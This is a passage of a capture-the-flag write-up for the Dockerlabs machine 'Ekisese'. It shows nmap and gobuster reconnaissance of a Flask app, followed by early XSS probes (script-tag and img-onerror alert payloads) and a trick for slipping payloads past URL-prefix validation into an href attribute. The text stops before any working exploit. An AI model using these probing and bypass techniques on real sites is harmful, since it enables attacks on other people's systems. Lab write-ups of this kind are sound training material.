Ekisese — Writeup
| Platform | Dockerlabs |
|---|---|
| OS | Linux |
| Difficulty | Medium |
| InitialVector | XSS (href attribute injection) |
| Privesc | sudo python3 (PYTHONPATH hijack) |
Phase 1 — Reconnaissance
Full TCP scan first, service/version scan second, standard approach.

nmap -sS -n -Pn -p- 172.17.0.2 -oG ports
Two ports open: 22 and 5000.
nmap -sV -sC -n -Pn -p22,5000 172.17.0.2 -oN portScan
| Port | Service | Notes |
|---|---|---|
| 22 | SSH | OpenSSH 10.0p2 Debian 7 |
| 5000 | HTTP | Werkzeug 3.1.4 / Python 3.13.5 — looks like a Flask app |
The http-title field reports "DockerLabs", and Werkzeug on port 5000 is a pretty strong hint this is a Flask backend, not a static site.
Phase 2 — Service Enumeration
Web (5000)
Directory brute force with gobuster against the common wordlist.
gobuster dir -u http://172.17.0.2:5000/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

dashboard            (Status: 200) [Size: 40984]
api                  (Status: 200) [Size: 724990]
login                (Status: 200) [Size: 10274]
logout               (Status: 302) [Size: 189] [--> /]
register             (Status: 200) [Size: 11760]

/api came back with a huge response during the initial gobuster sweep — turned out to expose what looks like the real DockerLabs platform API: machine names, writeup counts, creator rankings, all of it.
info_maquinas   (170)[ {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, … ]
maquinas    (170)[ "Psycho", "Dance-Samba", "Pequeñas-Mentirosas", "Veneno", "Injection", "Grandma", "Apolos", "Report", "Swiss", "WhereIsMyWebShell", … ]
metadata    { total_creadores: 44, total_puntos: 7508, total_writeups: 3412 }
ranking_creadores   (44)[ {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, … ]
ranking_writeups    (365)[ {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, {…}, … ]
writeups    { textos: (2881)[…], videos: (531)[…] }
 </figure
Spent a bit of time poking through this before realizing it's just flavor data to make the app feel like the real DockerLabs site — not actually part of the intended path. The real lab briefing only showed up after triggering the /logout popup.

/dashboard is the user dashboard.

/login is the login form.

/register is the registration form.

/logout triggers a popup with the actual lab briefing:
Bienvenido al laboratorio XSS

Bienvenido al laboratorio para explotar la vulnerabilidad XSS, debes intentar encontrar y explotar la vulnerabilidad.

💡 Pista:

En el panel de dashboard la puedes inyectar
So the target is confirmed: an XSS somewhere on the dashboard panel.
Phase 3 — Attack Path
Initial Access
First pass, the obvious payload on every input field on the dashboard:
<script>alert(1)</script>

No alert. Instead the form throws a validation error: "La URL de LinkedIn debe ser válida (https://linkedin.com/...)". So the LinkedIn, GitHub, and YouTube fields validate that the value starts with their respective domain. Tried wrapping the payload inside a value that still satisfies that prefix:
https://website.com/<script>alert(1)</script>
swapping the domain for each of the three fields. On the biography field, which has no such validation, tried a classic img-based payload instead:
<img src=teto onerror=alert(1)>

Nothing fired yet. These social links aren't rendered as raw text on the page — they get built into <a href="..."> tags, so the payload needed to actually break out of the href attribute rather than just being generic HTML. To see how the tag is constructed, needed a way to view the submitted profile rendered back.
/add-maquina lets you register a machine, and that machine listing pulls in the submitting user's profile data, including those social links. Submitting a machine under the test user gave a page showing how the payload actually renders.

